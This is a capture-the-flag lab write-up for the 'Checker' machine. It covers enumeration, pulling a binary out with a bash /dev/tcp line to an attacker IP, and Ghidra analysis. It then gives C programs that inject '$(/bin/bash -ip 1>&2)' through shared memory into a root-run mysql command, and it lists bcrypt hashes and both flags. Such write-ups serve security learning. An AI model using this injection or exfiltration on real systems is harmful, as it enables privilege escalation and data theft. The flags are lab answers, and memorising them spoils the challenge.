ssh reader@checker.htb
Post-Exploit Enumeration
Operating Environment
OS & Kernel
Linux checker 5.15.0-131-generic #141-Ubuntu SMP Fri Jan 10 21:18:28 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux

PRETTY_NAME="Ubuntu 22.04.5 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.5 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy
Current User
uid=1000(reader) gid=1000(reader) groups=1000(reader)

Matching Defaults entries for reader on checker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User reader may run the following commands on checker:
    (ALL) NOPASSWD: /opt/hash-checker/check-leak.sh *
Users and Groups
Local Users
reader:x:1000:1000::/home/reader:/bin/bash
Local Groups
reader:x:1000:
Network Configurations
Network Interfaces
eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:94:da:8e brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.129.5.227/16 brd 10.129.255.255 scope global dynamic eth0
       valid_lft 2281sec preferred_lft 2281sec
    inet6 dead:beef::250:56ff:fe94:da8e/64 scope global dynamic mngtmpaddr
       valid_lft 86400sec preferred_lft 14400sec
    inet6 fe80::250:56ff:fe94:da8e/64 scope link
       valid_lft forever preferred_lft forever
Open Ports
tcp LISTEN 0 151 127.0.0.1:3306 0.0.0.0:*
Processes and Services
Interesting Services
mysql.service loaded active running MySQL Community Server
Interesting Files
/var/log/duplicate.log
find / -type f -writable -exec ls -l {} \; 2>/dev/null | grep -vE '/proc|/sys'
-rw-rw-rw- 1 root root 0 Jan 27 21:00 /var/log/duplicate.log
/opt/hash-checker/leaked_hashes.txt
find /opt -readable 2>/dev/null | grep -v 'BookStack'
$2b$10$rbzaxiT.zUi.e28wm2ja8OGx.jNamreNFQC6Kh/LeHufCmduH8lvy
$2b$10$Tkd9LwWOOzR.DWdzj9aSp.Bh.zQnxZahKel4xMjxLIHzdostFVqsK
$2b$10$a/lpwbKF6pyAWeGHCVARz.JOi3xtNzGK..GZON/cFhNi1eyMi4UIC
$2y$10$yMypIj1keU.VAqBI692f..XXn0vfyBL7C1EhOs35G59NxmtpJ/tiy
$2b$10$DanymKXfnu1ZTrRh3JwBhuPsmjgOEBJLNEEmLPAAIfG9kiOI28fIC
$2b$10$/GwrAIQczda3O5.rnGb4IOqEE/JMU4TIcy95ECSh/pZBQzhlWITQ.
$2b$10$Ef6TBE9GdSsjUPwjm0NYlurGfVO/GdtaCsWBpVRPnQsCbYgf4oU8a
$2b$10$/KLwuhoXHfyKpq1qj8BDcuzNyhR0h0g27jl0yiX7BpBL9kO.wFWii
$2b$10$Ito9FRIN9DgMHWn20Zgfa.yKKlJ.HedScxyvymCxMYTWaZANHIzvO
$2b$10$J025XtUSjTm.kUfa19.6geInkfiISIjkr7unHxT4V/XDIl.2LYrZ2
$2b$10$g962m7.wovzDRPI/4l0GEOviIs2WUPBqlkPgVAPfsYpa138dd9aYK
$2b$10$keolOsecWXEyDIN/zDPVbuc/UOjGjnZGblpdBPQAfZDVm2fRIDUCq
$2b$10$y2Toog209OyRWk6z7S7XNOAkVBijv3HwNBpKk.R1bPCYuR8WxrL66
$2b$10$O4OQizv0TVsWxWi26tg8Xu3SCS29ZEv9JqwlY5ED240qW8V0eyG7a
$2b$10$/1ePaOFZrcpNHWFk72ZNpepXRvXIi1zMSBYBGGqxfUlxw/JiQQvCG
$2b$10$/0az8KLoanuz3rfiN.Ck9./Mt6IHxs5OGtKbgM31Z0NH9maz1hPDe
$2b$10$VGR3JK.E0Cc3OnY9FuB.u.qmwFBBRCrRLAvUlPnO5QW5SpD1tEeDO
$2b$10$9p/iOwsybwutYoL3xc5jaeCmYu7sffW/oDq3mpCUf4NSZtq2CXPYC
$2y$10$yMypIj1keU.VAqBI692f..XXn0vfyBL7C1EhOs35G59NxmtpJ/tiy
$2b$10$8cXny33Ok0hbi2IY46gjJerQkEgKj.x1JJ6/orCvYdif07/tD8dUK
$2b$10$QAcqcdyu1T1qcpM4ZQeM6uJ3dXw2eqT/lUUGZvNXzhYqcEEuwHrvS
$2b$10$M1VMeJrjgaIbz2g2TCm/ou2srr4cd3c18gxLA32NhvpXwxo3P5DZW
$2b$10$rxp3yM98.NcbD3NeHLjGUujzIEWYJ5kiSynHOHo0JvUvXq6cBLuRO
$2b$10$ZOUUTIj7JoIMwoKsXVOsdOkTzKgHngBCqkt.ASKf78NUwfeIB4glK
Privilege Escalation
Sudo Binary
Testing the Application


/opt/hash-checker/check_leak with input bob
bob is leaked root isn'tIf I had to wager a guess as to what's going on it would be:
/opt/hash-checker/.envcontains some variables required for the application to run/opt/hash-checker/check_leaklikely gets hashes from/etc/shadowand compares with/opt/hash-checker/leaked_hashes.txt
ss in a split pane to see if /opt/hash-checker/check_leak is making any connections to Teampass on tcp/8080, but didn't see any new connections established. Therefore, I believe it's comparing with /etc/shadow.Binary Analysis
File Transfer


Transfer the file to Kali for analysis
sudo nc -q 3 -lnvp 443 > check_leakStart a TCP listener to catch the binary from the target
bash -c 'cat /opt/hash-checker/check_leak >& /dev/tcp/10.10.14.153/443 0>&1'
Analysis with Ghidra

main function, we can see a fetch_hash_from_db() function. Double-click this function to inspect.
mysql which is noted as an open port in the post-exploitation enumeration on tcp/3306.tcp/8080. It's reading from the teampass_users table and comparing the user's Teampass login with the list in leaked_hashes.txt
notify_user()
Reading Shared Memory
while true ; do ipcs -m ; sleep 0.1; clear ;donewhile loop to read shared memory allocation in a split pane with another SSH session


shmid increments by 1 at each run#include <stdio.h>
#include <stdlib.h>
#include <sys/shm.h>
#include <sys/stat.h>
int main() {
// Define the shared memory segment ID
int segment_id = 50;
// Attach the shared memory segment
char *shared_memory = (char*) shmat(segment_id, NULL, 0);
// Check for errors
if (shared_memory == (char*)-1) {
perror("shmat");
exit(1);
}
// Read from the shared memory
printf("Data from shared memory: %s\n", shared_memory);
// Detach the shared memory segment
if (shmdt(shared_memory) == -1) {
perror("shmdt");
exit(1);
}
return 0;
}A solution developed with the assistance of Microsoft CoPilot to read the shared memory. Last run was 49 so increment to 50 in the source code and compile.
gcc -o read_shm read_shm.cCompile
while true ; do ./read_shm ; sleep 0.1 ; done
$2y$10$yMypIj1keU.VAqBI692f..XXn0vfyBL7C1EhOs35G59NxmtpJ/tiyData stored in shared memory
            iVar2 = snprintf((char *)0x0,0,
                             "mysql -u %s -D %s -s -N -e \'select email from teampass_users where pw  = \"%s\"\'"
                             ,param_2,param_4,$2y$10$yMypIj1keU.VAqBI692f..XXn0vfyBL7C1EhOs35G59NxmtpJ/tiy);
Which will cause the following mysql command in the application
666 (and owned by root)Append to Shared Memory
Initial Solution (Show / Hide Code)
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/shm.h>
#include <sys/stat.h>

int main() {
    // Define the shared memory segment ID
    int segment_id = 37;

    // Attach the shared memory segment
    char *shared_memory = (char*) shmat(segment_id, NULL, 0);

    // Check for errors
    if (shared_memory == (char*)-1) {
        perror("shmat");
        exit(1);
    }

    // Remove any trailing newline character from the existing content
    size_t len = strlen(shared_memory);
    if (len > 0 && shared_memory[len - 1] == '\n') {
        shared_memory[len - 1] = '\0';
    }

    // Define the content to be appended
    const char *content_to_append = "\" ; touch /tmp/pwned.txt";

    // Append the new content to the shared memory
    strcat(shared_memory, content_to_append);

    // Print the content from the shared memory to verify
    printf("Content after appending: %s\n", shared_memory);

    // Detach the shared memory segment
    if (shmdt(shared_memory) == -1) {
        perror("shmdt");
        exit(1);
    }

    return 0;
}

gcc -o append_shm append_shm.cWhen I was initially playing around with some payloads, I used a binary that would overwrite the contents of the shared memory, which triggered this error:

I also noted that there is a new line character in the shared memory data, so I asked AI to give me a solution that removes the new line character and appends the injected command.

shmid to increment by a great deal, so you may need to keep track of this while you experimentwhile true; do pidof check_leak >/dev/null && ./append_shm && break ; done
Becoming Root
Final Solution (Show / Hide Code)
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/shm.h>
#include <sys/stat.h>

int main() {
    // Define the shared memory segment ID
    int segment_id = 32785;

    // Attach the shared memory segment
    char *shared_memory = (char*) shmat(segment_id, NULL, 0);

    // Check for errors
    if (shared_memory == (char*)-1) {
        perror("shmat");
        exit(1);
    }

    // Remove any trailing newline character from the existing content
    size_t len = strlen(shared_memory);
    if (len > 0 && shared_memory[len - 1] == '\n') {
        shared_memory[len - 1] = '\0';
    }

    // Define the content to be appended
    const char *content_to_append = "'; $(/bin/bash -ip 1>&2)'";

    // Append the new content to the shared memory
    strcat(shared_memory, content_to_append);

    // Print the content from the shared memory to verify
    printf("Content after appending: %s\n", shared_memory);

    // Detach the shared memory segment
    if (shmdt(shared_memory) == -1) {
        perror("shmdt");
        exit(1);
    }

    return 0;
}

While playing around with the payload, I was able to achieve a shell as root using $(/bin/bash -ip), but I did not receive any output on the console. For example, running the id command should output uid=0(root) gid=0(root) groups=0(root, but that was not the case.
Instead, I had to run id 1>&2, because, the $(/bin/bash -ip) sub-shell is executing as part of the stderr of the invoking process. So, I need to redirect stdout into the stderr stream in order to get the output.
This is why in the final payload, we have $(/bin/bash -ip 1>&2).
Flags
User
51228c7171fc2831a24adda06aa2fdbd
Root
3be9c98f84c2b6745a52444eabf08e20


